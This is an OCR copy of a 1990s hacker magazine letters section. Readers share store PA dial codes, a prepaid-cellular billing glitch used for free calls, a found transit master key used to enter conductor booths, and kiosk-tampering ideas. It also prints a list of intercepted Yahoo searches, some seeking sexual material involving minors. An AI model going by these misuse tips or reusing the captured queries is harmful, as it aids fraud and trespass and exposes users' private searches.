On the Wal-Mart article: pretty basic stuff. Not bad, but... K-Mart has a way of calling out which deals with extensions. I'm positive that Wal-Mart has the same. From what I understand, though, it varies from K-Mart to K-Mart (the K-mart corporation has not been striving for the same uniformity that Wal-mart has... boo hoo), as some have three digit numbers followed by four, but others reverse this. I used to have the card that told how to do this. I'll write as soon as I get it back. There are also extensions at our local K-Mart that even the employees don't know about. The listing on the phones goes up to 500, yet strangely, as the bigger regional managers have been coming in (they're remodeling) more and more extensions pop up. One other thing: does anyone know if there's a backdoor password for the Create-A-Card system?

joshua

We'd be happy if we could just bypass the cussword restrictions.

Dear *2600:*

I've been reading your magazine for nearly a year now. Keep up the good work and I hope you're able to solve your financial problems. Right now I'm sitting here listening to "Off The Hook" 12/23/97 and all this talk about cellular just reminded me. I have a "pick up and go" Ameritech Cellular package (pre-paid cards) and a few months ago I noticed something strange. Usually a voice message came on telling me how many minutes I had left. On many occasions, always around 1 am when I made a call, the notification of my remaining minutes was absent. After a few times of this happening I decided to write down my remaining minutes and check it next time I got the remaining minutes message. They matched! I wasn't charged for the calls made when I didn't get a remaining minutes message. So I took full advantage and called a few friends out of state. This happens rather sporadically. Some nights it works and some nights it doesn't. I'm not aware nor have I been notified of free calls after a specified time. I'm curious as to why this happens. Any ideas?

Anonymous

Obviously a glitch of some sort. Perhaps someone with more knowledge as to the internal workings will write up an article.

Dear *2600:*

In Pirho's article about hacking Wal-Mart, I noticed he said to dial #96 to activate the PA system. In the store I worked at, you could dial 17 to activate the PA system. I have never heard of #96, not that I doubt it, but it was always 17 in my store. Just in case 96 doesn't work for you.

Austin

Dear *2600:*

My local Wal-Mart uses #71 for the PA, not #96 as stated in Secrets of Wal-Mart (vol. 14, no. 3). This makes it seem as if they can change the number for the PA, but I think if they could, they would've long ago, on account of the large amount of abuse it's taken!

Citrus

Dear *2600:*

In your Summer 97 issue, Seraf writes what could be a potentially interesting article on the Fortezza encryption technology. Unfortunately, he poisons his article with the usual uninformed ranting against DES. He presumes that since NSA had input into DES, it is thereby ruined (by the supposed insertion of a "back door"). However, he presents no evidence of this, instead apparently relying on us to be scared of the NSA bogeyman.

Apparently Seraf is not familiar with the literature regarding DES cryptography. Since the early 1990's, it has all uniformly indicated that in fact, the NSA involvement in the design apparently *strengthened* DES against differ-

ential cryptanalysis. The original work on DES was done by IBM, and submitted to the U.S. Government in response to a request posted in the Federal Register. When IBM's proposed encryption algorithm was returned, the authors found that NSA did this by modifying the S-boxes. Subsequent analysis has shown that the modifications improved the encryption provided by DES.

"What are S-Boxes?" you might well ask. I suggest that the interested person obtain a copy of *Applied Cryptography* by Bruce Schneier, which has more about crypto than most people would ever want to know. If Seraf had read this before writing his article, especially pages 278-294 of the second edition, he would not have made such an obvious blunder. And, by doing a little more research, he might have also found out that the Fortezza/Clipper/Skipjack chips are *very* tamper resistant, designed to resist reverse engineering by foreign governments. I think that Seraf will find that he's out of his league.

phil

Dear *2600:*

I've always understood hacking as something without a purpose or a cause. But after seeing what you guys did to the page of East Timor, the airline, etc, I changed my mind. I wanna take part. Please send me further info on how to join you.

Hernan
Brazil

We're glad you were inspired. But becoming a hacker isn't like joining the army. It takes time and patience to develop the skills and a lot of people don't have much of either. We hope you stick with it.

Dear *2600:*

Readers might like to know that PhranSyS Drak3's mysterious little device, which he terms "The Beast" in his article *Hacking FedEx,* is nothing more than a SecurID card or some similar unit. These devices are part of a user authentication scheme based on challenge/response - the most popular version is made by Security Dynamics. Information on their product is at http://www.securid.com/

Seraf

Dear *2600:*

Well, you guys said you wanted stories about SS abuse of power, breaches of civil rights, etc. Check out the book *Underground* by Suelette Dreyfus. It's an Aussie book but it contains lots of stuff on the American, Canadian, and UK feds as well... *highly* recommended for anyone with an interest in hacking/cracking/phreaking/everything else. The book can be ordered from the page, but you could probably get a copy from a local bookstore. The URL is www.underground-book.com.

Nitron

Croatian Hacking

Dear *2600:*

It was a weird day. On the very same day that MCI announced it would be bought out by WorldCom, I went to Barnes and Noble looking for computer mags. Browsing through the shelves, I saw a whole stack of *2600* magazines. "Holy shit," was my first thought. Glancing around I took one and paid for it (in cash). I went home, read it, and thoroughly enjoyed it. I previously thought *2600* was just a group of phreakers, but I couldn't be more wrong. So anyways, in response to your news item on the three Croatian teenage hackers, I am mildly (and pleasantly) surprised. I happened to be in Zadar this summer, and what I saw there did not look like a hacker's nest, to say the least. Upon entering the city by car, you notice an abandoned building here and a burned building there on the outskirts. Then when you move into town, you remember that this was war territory. The machine gun holes and mortar shell points-of-impact are very evident on the sides of apartment buildings where people live today. Roofs are missing on some buildings. On others there are no walls. In a city where time seems to be at a standstill (after all, the fighting took place in 1993 and this is 1997) you can see the "Silicon Valley" startups. The computer controlled t-shirt silk screen businesses, the advertisements for www.company.hr, the local ISP. In short, those kids should be careful about how far they go, but at the same time, commended for trying and exposing the governments denial policies. Let that be a reminder that technology can crop up in the unlikeliest of places.

Electrik Monk

Dear *2600:*

I was wondering if anyone knew anything about MUZE. MUZE is a program they have at music stores run out of these booth type things. It's like a big electronic catalog of music. They really just have a computer inside running a DOS program. I know this because one day I was walking through my local mall and it was in DOS. I put it back in the program before realizing that I should have checked any files it came with to see how to get back out. If you could get out, there are many interesting possibilities - nothing that would cause any harm, but it could just piss some people off. Like deleting the hard drive or editing the reviews. If you can help me out, please do.

Anonymous

Deleting the hard drive just might possibly cause some harm.

Critique

Dear *2600:*

You act as though you are allowed to break into people's personal property and that the U.S. government has no right to enforce the laws it makes. You make me

sick. Open your eyes and look at the real world. I hope you all go to jail when you commit a crime.

"I regret that I have but one life to give for my country." -Nathan Hale

DS

We regret that you can only die once too.

Meetings

Dear *2600:*

For the last month and a half, I have been planning to start *2600* meetings in my town. All the publicity has been done and the meeting is set. The problem is that my mother doesn't want me to go - I can't tell her I planned it, but I need to be there. How can I get her to change her mind?

xxxxxx

We put x's over your fake name so that nobody could ever figure out who you really are and jest you about this for the rest of your life (or theirs, depending on how upset it got you). Your parents should be proud of you for organizing something in the first place. But keep in mind they watch TV and they probably believe everything it says. Those are the images you will have to disprove. Perhaps showing them our meeting guidelines (available by emailing meetings@2600.com) might be enough to sway them. Failing that, consider the unthinkable - bringing them along! It happens a lot more often than you think and we find a diverse crowd makes for a much better gathering. People who go to meetings just to hang out with their friends are missing the point of them. Plus it can never hurt to have big people around when the security guards start getting bitchy.

Dear *2600:*

We recently attended a *2600* meeting in Dallas. We were surprised to see only small children who knew nothing of importance and had little discretion as to the purpose of the meetings. We propose a new meeting location in Lewisville, TX. This we hope will increase the local following and adult attendance, or at least those of us who are out of the seventh grade. We will anticipate a direction from you oh lords and masters.

The Phrkman and Cybrthuug

First off, you mailed us this letter in all caps and it was really annoying. Second, rather than run away from these "small children," why don't you stick around and share your ideas with these people? They might even teach you something.

Boston Transit

Dear *2600:*

Fairly recently (a few years ago), the MBTA, Boston's train system, began implementing some pretty high tech, new, stainless-steel colored trains onto the Red Line track. This is the train line that goes from Braintree/Mattapan to Park Street and then to Alewife station. Anyway, these trains have two large computer displays in the cockpit that I have only been able to see over the shoulders of unsuspecting MBTA operators. But it looks to me like it's a really big version of those computers that they put in cars (with perhaps a few interesting functions). It seems to, in its default view, display the next stop, the stop that the train just departed from, current problems with the train, and what the eventual destination of the train is. But this onboard computer seems to have some other interesting functions because it has writing on the screen that's far too small for me to read through the window, especially because the color is inverted. The screens are 11 inch amber LCD's in the cunductor's compartment on the new trains. I once ran into a partially drunk former T guard (or so he said) on a Red Line train bound for Braintree and he told me that the computers that run all that DSP (text to voice processing to announce the stops and stuff) and the rest of the train functions are mounted below the single seats at the end of the trains. Anyone who rides the Red Line will know of these seats because, unlike the rest of the seats on the train where the bottom is just open, this seat is on top of a stainless-steel box with vents on the side, and the older trains don't have these boxes. Does anyone who lives in Boston know anything interesting about these trains? They seem to be made by a Canadian company called Bombarder, based in Quebec. I'm going to try to find out more about them, but I'd be interested in hearing what anyone else has to say.

Interesting fact: A friend of mine found (on the floor, in a church of all places!) an interesting looking key, old fashioned type, you know, long round stem with a roundish end piece and a little squarish thing sticking off the other end, the kind that's used to lock the doors on old Victorian houses - the classic "key." Anyway, we've discovered that this is the master key for most MBTA trains. It will open the conductor's booth on the Green Line, and you can open the doors to the train from the outside with it via the little keyhole. You can go between cars on the Red Line with it. The key seems to fit on the other access ports on the Red Line, but it doesn't turn. This includes the access port for the computer and the conductor's booth. I'm going to see about getting a copy made of the key before he loses it. And, by the way, a few weeks after we started exploiting this key (mostly to just explore the contents of the conductor's booth and to ride between the cars over the Harvard Street bridge), signs started coming up around the MBTA stations announcing that a key upgrade is taking place and some of the locks on the Green Line conductor's compartment doors have been changing to the more conventional tumbler based kind. Remember, curiosity is key, don't steal anything!

Anonymous in Boston

Norwegian Payphones

Dear *2600:*

I have just been visiting your web site, and I especially noticed your collection of payphone pictures. Of course, I had to see if you had any pictures of payphones from my home country, Norway, which you certainly had. I noticed your comment about the "strange" keypads. The keypads are designed for compatibility with handheld calculators - that is why the numbering starts from the bottom.

This is not the only strange thing about payphones, or phones in general, in Norway. When the old type of phones with a dial were introduced in Norway a long time ago, there was a mistake made. The numbering order on the phones for Oslo (the capital) was different from the rest of the country. It was not possible to redo this because of the enormous costs. The result was that phones from Oslo could not be used in the rest of the country and vice versa. Instead, the phone company just named the two types of dialing systems: X-numbering and Z-numbering.

I do not have the exact details of the numbering order now, but if it should be of any interest, I may be able to supply this information.

Jostein Nygaard
Telecommunications Engineer

We'd firmly believe the people who made that mistake came to this country and founded NYNEX. Either that or they became telecommunications administrators in a university.

Information

Dear *2600:*

Seeing the renewed interest in the AUTOVON, it might interest the readership to know that directory assistance for the Defense Switched Network can be reached at 1-580-213-7111.

Dr.Seuss

And they don't have a very good sense of humor.

Dear *2600:*

Barnes & Noble is discussed in letters in Volume 14, Number 1 and Number 3. In 1984-85, I wrote the original version of their inventory control software. Please note that my knowledge is old and modifications have been made to the system since I worked on it.

The inventory control system was (is?) called WordStock. It is maintained and sold by WordStock, Inc. of Watertown, Massachusetts. WordStock is one of the most popular inventory control systems for bookstores and is installed in many bookstores around the world. The version for Barnes & Noble has undoubtedly been customized to some extent.

The system is written in C and runs under the excellent QNX operating system. QNX is a very efficient, Unix-like OS maintained and sold by QNX Software Systems Ltd. of Kanata, Ontario, Canada (www.qnx.com).

Bookstores mostly sell books, so the WordStock database uses the ISBN (a unique number assigned to every published mainstream title) as the primary key for its product database. Each product has an associated record with many book-related fields, such as title, author, and publisher.

Bookstores also sell non-book products, however, and these products don't have ISBNs. WordStock handles this by allowing the store to create their own product codes, which are simply the letter "X" followed by an integer. The "X" tells the system not to do standard ISBN validation (for length and check digit) on the product code.

Black Jaguar points out that entering the ISBN number X50 at his/her Barnes & Noble displays the year's coffee sales. This is an example of a non-book product. The reason that the coffee has an author and the title is that *all* products have these fields. It's a bit kludgy for non-book products, but it gets the job done.

Stores do not have to assign product codes in any particular order, nor do they have to be contiguous. Most stores do, in fact, use the lower integers to handle common non-book products, just to make them quicker to enter. But if a store is selling, say, a large line of greeting cards, and they want to track each card individually, they might use the greeting card manufacturer's codes for the cards as product numbers, and these could be many digits long.

Because of this, merely searching the low "X" product codes may not find you all the non-book products. More efficient would be to switch to the product database screen, go to the first product (presumably "X1"), and then step through the product database.

Eric Albert

Thanks for writing and sharing the info.

Criminal Actions

Dear *2600:*

Has this happened to anyone else out there? I was searching around in those text-based MUD games they have everywhere and ran into a slight problem. Most everyone knows that in order to run these games you have to telnet to some really strange ports. On most pages, they give you direct links to the game. (i.e., telnet://cheese.kosone.com:4001) I ran into a game page which didn't have a direct link to the telnet session. The game looked pretty good from the description, so naturally, without a direct link, I telnetted to their url to see if they directed you to the game. This is what happened. The screen read: "You have attempted to log on to a server not open to the general public. These terminals

Continued On Page 48


yahoo searches

What are people really thinking about? We thought capturing 1000 search strings from random Yahoo users would give us some insight. (They've since patched up the hole that allowed us to do this but we understand there are other, sometimes intentional, search engine monitors.)

+dodge +invoice +idaho • roshi bernard glassman • pantyose • +terra • diabetes time release pill • +cat +people +toole • amy locane • ms exchange • super vga • ultrahardcore teen sex • worms 2 • sissy boy put on this bra • +ruth's +chris +newyork • grafaloy • mtcma • womens strong calfes • papalote • extreme g n64 • vitalism • rates of incarceration michigan • parachute jumping • sapos pittsburgh • grand canyon map • age of innocence • martin boer • violin teachers in orlando,fl. • amsterdam weather almanac • rasbagas • teen hair • joc sturges • www.kbb.com • kehutanan • cheat • hallmark cards • stamatos • soweto 1976 • +athens +academy +homepage • countries+alterative bureaucracy • fishing in dauphin island • animax international and investor's business daily • zojirushi • pasta sause • what are the job areas for a physical geographer? • salacious sex stories • princess diana bodyguard • sp1200 • mtv carmin electria • historique du badminton • latex windows • law firm directory • lost highway • 2-butanone • marihuana+medicine • repeated child abusers • rudolph color • karen nyberg • significado de automatizacion • elli mcpherson • population bangkok • advertising compines in iowa. • nude sex women • lost world:jurassic park • +hentai +lolita +sex +.jp • blueprint house • shares and placer dome • men in uniform • gene therpy • resource complier • roller hockey referee ny • l'histoire du badminton • cantaloupe • wampanaug education • piment@tva.ca • personality • aftco • everybody loves alica silvestone • malabu search & rescue • curse of monkey island • +miller lite +coast to coast • christmas in switzerland • spidey sounds • overlea • polyuria • honolulu tourist attractions • adrianne pieczonka opera • showroom • irish pussy • pendleton wool • pendleton wool • cruise marketing group • david wilkie + painter • trine larsen • people for music censorhip • football junior college • cavjty ring-down laser • spicegirls desnudas • james ngugi • emmanuelle queen of the galaxy • todays lolita from japan • you'll go blind • matthew machanahey • horned • conner hd • skinny women small tits • tickle port • n64 emulation • salvador novo • hotel information system • pheniox college • wedding water globes • malibu search & rescue • rectal penetration • diddy kong racing and cheat • 18 year old babes • confedederate flag and facts • unix • upshirt • inquinity bbs • f1 and costs • hicks procedure • 106.1 kissfm • big balloons • delphi+sock • gas chamber • lakeland+fla • +innfeed +linux • las vegas nev. • ensign-bickford • ralston + chairman • +lynn +kenny • car battery drain problem • vut zlin • crash bandicoot 2 • lisa lobe • robots rules • directions to west 67th • home renovation and repair • empire big wheel • 190e mercedes • strippoker • resbian • copps coliseum hamilton ontario • sample program to validate date • collaborative managment • drogatictos • hong kong interest rate • bicycle safety • fionna apple • robots rules • +mitsubishi +cd-rw +home +page • +http://www.hotmail.com • .avi players • the fifth column • free fistfuck pics • buffalo pics • pigskin geography • +kfeeders +retail +sales • hackers fullversion ware doom2 download • sirianni • medicaid of new mexico • black ass • vitiligo • fisting free • +midwest +alliance +in +nursing • beanie baby and jewelry • +skeldale +house • herb pastor • camp jca shalom malibu • distributed dbms • +ad +council • bemberg rayon fabric • valcan • jnj ge msft tjx • three mesquiteers • jovovich nude • midnigt in the garden • canning • wheelchair chat • bravo sound 16p donwload • joe weider • philliphines • +toxoplasmosis +and +sheep • +alpha5 • baby gif • http://checc.sph.unc.edu • history of the piano • schematics cd changer • usac autoracing • anna-marie goddard • elizabeth gracen • jedi knight walkthrough • air ghana • diddy kong racing and cheat • silvia suller • naval branch clinic • +toxoplasmosis +and +sheep • novey donald • swedish, gymnastics • +smith +corona +typewriter +parts +supply • video clips xxx • christina leardini • gif constructors • artisan international mutual funds • dawnload filemaker win95 • laurel hbo red shoes diary • south +africa +refugees +united +nations • amber jewlry • horney spice girls xxx • frys electronics • laurits larsen • wolf boy disorder • austrailian playboy • truckee dog sled races • nbc soapoperas • philip mackey • action 50cc motorcycle • f-22 wallpaper • russian songs • sweedish sex • eraclio zepeda • +deerhunting +games • working women history • +nude +celebrities • latino sex pics • +warez • hack paradise • ntb tire • the new 2pac cd • alt binaries • coleccion de famosas desnudas • action 50cc motorcycle • nick cave wallpaper • the tempest • viokase • synacom • starnes, john records • +norton +speed +disk • maquiladors • disgusting pictures • miami herold • voyeurism • rockets construction of • nude sunbathers • history of telemann • whitney houston(lyrics • salaries and athletes • pc trader magazine • montgomery emerging markets fund • spasmodic dysphonia • japanies exotic female • +rca 74 -discograpy -record +microphone • photos dolphins jpeg • papermaking • electronic components retailers california • foot fetish • food stamps • powernet international • marberg • dogs with paralysis • carcinogens • expectancy_theory • spider amn • phenpham • cannabalism • incest stories • fluorescent lights+growing plants • +books, +religious • luis aguirre • +pretezels chocolate glaze • jones, mary harris aka mother jones • adolscent • free sex links • knife steels • mozaic craft tiles • lolita teens • nickelodion • essex girls • teco • generic modem drivers • john kelly • water softeners • cashews • utah companies • youngteen • dying and pain medication • +models • bdsm snuff stories • (australia + barton capital securities) • gene base therapy and ethics • 3dsmax plugins • aruba honeymoon • vut zlin • john stembeck • gozalkowski • nightmare before christmas tim burton • poetry about the male body • mj berger, clocks • elsancho • polyps • +anna +teen +nude +jpg • arcserve • tickle pooh • nude ladies • noordam • webferrett • here's your sign • babylock • shreveport weather • big toys • atlantis partners • americar willy's • ladies page • george mason university 98 fall • tree spade dealers • nick scotti • king soopers • white milk glass • illegal amateur nude • tinitus • shit eating/fetish • edward bernays • christadelphians • adult check id l/p • boulevard lexus toyota • jenna elfman nude pics • jacques cartier • lowrider babes • southpark jay leno • state police radio • adult_verification • skate chat • amen,ccsi,dvra • trigger fish • louisiana state police • www.radhasoami.com • daniel hale williams • national recruitng center • mcdonalds coupons • tutoring geometry • quilts & other comforts • periodic charts • linear regression • slums and ghettos pictures • william c.anderson jr • diana behets • • homeless act • friends of amtrak • daughter hot pants • poodlerescue • dreams interpreted • mei microcenter computer • shave ice • coke cola • plastic pinting • texans and seat belts • san andreas fault • bcaha • sodium carbonate • dictionairies • wink davis , laundry eq • bios upgrades amibios intel • lesbian links images errotica dyke • tiffiny amber theison • encyclopedia/world_wonders • dangers of weight loss diuretics • event contracts • coke cola • grinch trivia • emerson's self-reliance • lleather furniture sectionals • errand services+san francisco • poicing in the carribean • uncletom'scabin • scsu hockey tickets • térritoire du nord-ouest • tim delaughter • gay fuck • robert lyn nelson, electricity • ivory barber supplies • stravinsky • weigh down workshop • series ee bonds • steven rosenblum • farriss,jon • big nipples • therer • murphy in manchester poem • howard stern • naturism • drugged and gagged girls • heart alert • nickilodien • +eudora +pro • east touch magzine • nickilodien • +yahoo • a+ certification • shingles • ibanez af-200 • honduras geography • stocton * section 8 • streep poker • dragons mitology tradition songs stories serbia • wheaties boxes • hey now amos oasis page • kasha • installing marine bulkheads • atwell genealogy • commercial fishing supplies • gifted athletes • jenny powell • ebony male magazine • debt doctor of america • gillian anderson naked • +games • olimpiakos • headline news summaries • greak myths\king

midas • escorts • clostridium difficile • luftansa airlines • foriegn exchange rates • motorsport design • literatura de sonora • spicegirls nude • gene swindoll • cholesterol lowering drugs • charlotte ivy charlotte ivy3. • domestic partnership • synod lincoln trails • insurance agency software • albert ayler live in greenwich village • emuladores • robert jay mathews and turner diaries • lcii upgrades • gommer pile • old-world-maps • ferrochromium • american architecture • yuki sex • ted stevenson • scienceweekly • w-men, spider-man, spawn, jla, wildc.a.t.s., gen13 pics • raw fur prices • black hookers in ct. • bissau paluace jaipur • planta trituradora portatil • mail boxes etc. • wheelchair chat • vygotsky's theory • +carnal +knowledge • ahmohight • general moters recall • mannequin • innocent sex • sentell family • marco polo explorer • dekalb college continuing education • maddin nfl 94 • pointsetta • documentation sur le sida en français • greenwald brooklyn ny industries • metallica reload mp3 • rebellions of 1837 • cumbath • philippine hospitals and clinics • fakecd • tgi friday • hand-shuller-christian disease • frederick r. haris • waldenbooks • carmen elektra • ne2000 plus3 • hasbro inactive • +prince edward island +cabin • leving vs govorment • senna matsuda love • freecell • carbon monoxide poisoning • cervical disc pain symptoms • stardust+las vegas • pictures adam spera • exhibitionist • israeli dance costumes • sex sories • enya and lyrics • korean boys • aman risorts • mark lamos • ussindependence • teens orgy • joallier de paris 18th/19th • de ja vu • starship troopers • searching help • surpluisdirect • bristlecone pine • free dirt bike pictures • case xx • nephrotic syndrome • avistar • raw fur prices • vhs movie titles • fashion 1940-1980fashion • ms exchange and wan • sukia • +chat +rooms • ljb inc • teotihuacan • necromunda • infants and aids testing • cozemal • european lolitas • non-aerosol bottles • lefty slr • melissa dimarco • carbon monoxide poisoning • tina hartly • grief management • john phillip sousa • morisette tits • resolution 48/165 • snappy capture soft • l'i kim • deanna troi • young grils fucking worlds largest cock • germany cloning • saasveld • msvcirt.dll • japanese rape lesbian • dire strates tabs • sperry peninsula • lumpsum versus annuity payouts • problema sexuales adolecentes • hfythtyt • open sesami • horney housewivies • robertson davies • gmc 8v-71 • music+piano+new_york • super ninetendo alladin • porngrafic • jared diamond • influencia música • que es exchange • hinuism four paths to the goal • beetle borgs • tombraider hacks • +midnight in the garden of good and evil • multiple myealoma foundation • rupee • marquis de sade • harms fossil fuel • final fantasie 7 • burgwardt museum • panasonic fax parts • beagles for sale • pictures of gary busey • +kristian +alfonso +naked • vodoo sex • clit licking • the fury of aerial bombardment • niger net • 200mhz cpu • zoe anne olsen • themusicman/music/notes • ophet • hud homes in georgia • +adult +pass • lil kim not streetsound rap • usaf scandals • business opportunity in utility • mp3&sugarray • amg hammer • new year's evening • 573-471-3487 • ajay sirohi • +john +doe +2 +terry +nichols +composite • western digital ac325000 • nightmare before christmas tim burton • htfish • photography steamboat springs, colorado • smh • sun tzu • infinity • console creators club playstation game shark • hugo wertheim • empezando un nuevo negocio • ceap • up skirt pics • christie clinic • plantinum • +ip +address +reverse lookup • camron diaz • georgia dome, sec game • employer identification number • sharron stone • dragon bool z • risk and game • charles_h_w_edwards • arild + andersen • horse stories • joe turners come and gone • e-mail addreses • christmas • knights of the garter • pit bull weight pulls • distillation, vacuum, develop • chemoablation • encyclopedia and americania • university of utha • victoria's secret • amnesty, immigration • ursala • kinky sex acts • f.d.a. drugs approved for erythema nodosum • natural_wonders • hamtramck superintendent • hayek selma • last bronx codes • gymnodinium breve • +tystar • jewelry + silver + letter • scuttlebutt • mugwump • 400 squadron rcaf history and photos • sex olddies • publishersclearinghouse • autocracies • xxxanimal • antique money • naked pictures of lara • how to pick up chicks women girls • +david gibney • flahtely • jacques cartier • us governor doctor • mistress toronto • mutual fundsgordon pape's • baby consuelo • aparatos ejercitadores • chuck e cheese pembroke pines • navalrecords • st. louis dispatch • nurse naughty • jamaica, st. margaret's bay • swimwear • leg+ulcer • gamecock audio • +combibloc • spar and kinsman • dui accedents • markets crafts toronto christmas • kevin spacey • heather locklear nude • http://members.aol.com/ouryouth/ • stereo franchise • crazy hot bitches • free adult lkink • evelyn king's lyrics • christine mcvie • maggy schuette • haqiqi terrortists are • cabo san lucas condos • invest firm • lou deleone • julian lopez • carniferous forest • bed plans • cartoon nude • pictures of galileo • making spanish an official language • sharon bruneau • spam lawsuit • gorgeous women • preteen sex • mariscal enrique • rapajic • the knife dudes • abalone • geneology links • skingraft • charles rangel • reel asian international film festival • +miss +marple +mysteries • arizona escourt services • chrysler tranmission plant • brazos electric • santa claus image • beach rentals-sc • versace • the prince-niccolo machiavelli • tibolone • +hackers +download +filez • ernie berger • mapa de la republica mexicana con su hidrologia • lozeau • gordy,john • etacs • gallien kruger amps • maps, budd inlet, olympia, wa • crown victoria statistics • victoria ortiz • +anal +beastiality • fidelity netbenefits • +iran • tomb raider nude • nursing lpn • motorola baseline wander • quake fear • +dr. +seuss +wave • luria's • ésotérisme • +kristen +conrad • history of big 8 accounting firms • mbta bus • digital!console • holland and holland shotguns • php and msql and manual • sevenwonders • +korg +midi +sounds • xterminator • radaitors • ypskirts • pretty woman and movie • faxworks • http://www.arb.ca.gov/rice/ricefund • red alrt aftermth • bizshoppe.com • beverly johnson • imacon • mark valley • the pillars of the earth by ken follett • iron hill brewery • mitsibishi • greasy beans • william dunning • famous mathematicians • ross realty, greenville, maine • jet 1962 u s air sabre • ecology and c4 and plant • ingram mac10 • pentrex publishing • las flores que nacen cada 12 meses • silk peptide • intravenous machines • física del estado sólido • land before time if we hold on together by james horner in midi • yo mtv raps • .22 pistol • double penetration • mycerinus • twhite@awc.cc.az.us • san mateo county job classifields • nutrients for adult • eide+raid • porn rockbitch • campbell soup company • control transfomer • m 105 scanner driver • hrv • tenant heat • disney's pocahontas naked • pioneer magellan • julian stanley wise • setra • protein specific antigen • camcorder reviews • who's indigenous according ti italy? • cause and effect essays • juan figer • wine of astonishment lovelace • sir issac newton • hairy girls • sailormoon manga, coconut cyclone • texas jury duty • glide2 • +wife +sex +clit +stories +animals • legalizing prostitution • kritian alphonso • beckford • works documet reader • +robinson +crusoe • spanish gypsy • regal k6743 • ibc.exe • balsa • cnrc devis directeur national • interior of neptune • winzip freeware • making mother my slut • cabellas • a.s. byatt • map-of-usa • charlemagne • rhizophora stylosa • eclippse 28577 • http://www.yahoo.com/railroads • sport male nude • corinna harney • ring-neck pheasants and their economic value • medical vagina • taticek robert • hey baby what's shaking • gay sex • tofranil • mortal kombat mystoligy • celtic tree of life • computer science's salary • filao beach • stowe vermount • imature and bizzy bone • indian girls masterbating • jenni mccarthy • +robinson +crusoe • curriculum development in nursing • denny's restaurant • crown hotel, belfast • machine shops and employment and new hampshire • newhouse newspapers • diana of dallas • fuanace creek • car accident tips • cabellas • download qvtnet win95 • kimberly davies naked • ferrochromium • hermann hesse • ralph sanderson • soho market research • waikiki chamber of commerce • robinson seed company • ferragamo shoes • sky scraper • illegitimate birth rate usa • large boobs • estrecho de bering • doppler shift • porn gallary • nigel lester • carson city nev. • kensstar's online catalogue • +amateur +couples +sex +advise • roadway hazard reduction products • hydroxyquinoline • subsonic 808 • rob carmona • brain canser • utility arborist association • +planet +alignment • baltic + letonia • list of auto makers • ll bean • sreen mate desktop themes • rec.recipe • microbot • pill identification • +golf +rules +ambrose • thunder scientist • wenher collection • caulcomm • platons swing club, ft lauderdale • ann leibowitz • steer skulls • hot careers • beavis andbutthead • +walt disney biography • +nanocomputing • m198 howitzer • tobacco industry • hong kong polytechic university • terri welles • waste disposal new york • mcintyre, joseph m. • delta modulator • toro rototiller • semikoma • xj4288 • japan mindmaze • shaker style furniture plans • herodutus • tape drive manuals • tractors manuals • just a dream • victor frankl • carmen russo • tx chipset fix • freeware • sidneydz • burt's bees • capricho arabe • xxx fat • quakefiles • bobby deol • adult/smoking • origin of metals • alladin fan fiction • john stinbeck • u.s.m.c. bootcamp paris island south carolina • air ghana • cum swallowers • edmund's on 1998 mercedes benz 230 c • pacific western wood works • postscript plug in • kirkwood marriages • xxx pictures of lisa boyle • lucie blue tremblay • asian gallery • gunsn'roses • black ski clubs • coniferious forest • morgan greer • picney & debose • oprah e-mail address • chico xavier • the hobbit r.r. tolkien • hairiest beaver • hairiest beaver • biochemical warfare • suck.4jpg • brasserier • medical student research summer stipends • tabori & chang • george lamming • plimith prowler • scotty black box • 301-dlx.exe • visual basic • navistar-international • nintendo's future developments • majestic fireplaces • rvisions • marijana jokes • magnetic fluid conditioners • new holiday music realeases • richard feymann • download and qvtnet and win95 • escritores mexicanos • infidelity statistics • transformation christian ministry • searching identifications • new yankee workshop • evagelion • marianne mann nude • sciatic nerve and hamstring injurys • fishing knots • hacks cracks warez • kamari beach • chilton • eto side brasil • wedgwood china • curriculum guides • iso image creator • trinity collegeandconnecticutandadmissions • sailormoon hentai • tucos r rated pics • longmont+times-call • greater rochester health system • pratt genealogy • extensa 570 cdt • image*tokyo • ins:illegal-entry • methamphetimines withdrawl • magazines puertorico • directx download • lotus installation problems • tommy hillifinger • pta fund raising • hentai games | school girls • penthouse pamela anderson • foster-smith veterinarian supplies • qualitative research proposal • acute otitis media antibiotic therapy • folding treadmills • nsi • sicologia mascaras • bebidas alcoholicas peruanas • hisotry of social security • f.e.zuellig • swot analysis and apple • piercing risks • maqix • patiricia benner • gaateway2000 • immanuel velikofsky • pamela lee anderson video • usr drivers • paintshop pro download • alison eastwood • our lady peace real audio • statons music • kflex, 56k, upgrades, information • bary holleyman • poder judicial de jalisco • charles dickens • the advertiser in australia • dodge caravan 93 • andrewsarchus • • •

Hack Your Head: Stimulants For The Uberhacker



by Met-Enkeph

Hackers love caffeine. And Ephedrine. And anything legal or otherwise that promises to keep you up, alert and *eleet*. Ever wonder why your last Jolt didn't wire you as much as your first? Ever try to solder an IC after a couple of Mini-Thins? Well, read on. Remember, if you're sleeping, you're not hacking. And if you're not hacking... what the hell *are* you doing?

Basic Biology

